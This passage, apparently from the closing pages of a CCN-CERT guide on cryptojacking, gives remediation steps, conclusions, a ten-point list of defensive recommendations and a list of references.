


Figure 22.- Last step. Disable network adapters.

- Scan your computer with an up-to-date antivirus.
- Scan your computer with other anti-malware technologies, such as the aforementioned Malwarebytes.




Figure 23.- Analysis with MalwareBytes.

- As a last resort, it is advisable to format and completely reinstall the operating system, following the indications in the corresponding CCN-STIC guides.

8. Conclusions

Cryptojacking is clearly on the rise, overtaking even the threat posed by ransomware, as cybercriminals see it as a more discreet and less damaging way to make money.

While it is true that the nature of a cryptominer by itself is not as harmful as other types of malicious code (for example, website cryptominers, whose only harm is to use a large amount of computer resources instead of deleting files, blocking them, etc.), it should be emphasised that cryptominers are often attached to other harmful code such as Trojans, botnets or worms, which can carry out more problematic actions such as taking control of systems or stealing sensitive information.

9. Decalogue of recommendations

The following are ten (10) security recommendations on Cryptojacking

Security Decalogue on Cryptojacking

1. Disable JavaScript in browsers.
2. Keep antivirus software up to date and use personal firewalls to block suspicious connections.
3. Keep updates of the operating system as well as installed software up to date.
4. Apply anti-spam filters on mail to avoid phishing.
5. Monitor system resource usage and study CPU usage.
6. Choose a strong username and password pair.
7. Do not download or install applications from unofficial sites.
8. Maintain an up-to-date blacklist of sites using cryptominers (use of NoCoin or MInerblock extensions).
9. Keep file extensions visible.
10. Awareness raising and education (adoption of good practices by users).

10. References

Ref-1 "The impact of cryptocurrency mining malware". Trendmicro. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-the-impact-of-cryptocurrency-mining-malware

Ref-2 "News Rats emerge from leaked source code. Trendmicro. https://blog.trendmicro.com/trendlabs-security-intelligence/new-rats-emerge-from-leaked-njw0rm-source-code/?_ga=2.73240794.813195486.1526299068-294018945.1510943677

Ref-3 "Cibercriminals unleash botcomining malware". Trendmicro. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/93/cybercriminals-unleash-bitcoinmining-malware

Ref-4 "Protecting against cryptojacking. What can you do". Solutions Review https://solutionsreview.com/endpoint-security/protecting-against-cryptojacking-what-can-you-do/

Ref-5 "What is cryptojacking. How to prevent, detect and recover from it": CSO online https://www.csoonline.com/article/3253572/internet/what-is-cryptojacking-how-to-prevent-detect-and-recover-from-it.html

Ref-6 "Cryptojacking is the new ransomware". Digital Trends https://www.digitaltrends.com/computing/cryptojacking-is-the-new-ransomware-is-that-a-good-thing/

Ref-7 "Cryptojacking". The SSL Store. https://www.thesslstore.com/blog/cryptojacking-8500-q4-2017-symantec/

centro criptológico nacional

centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es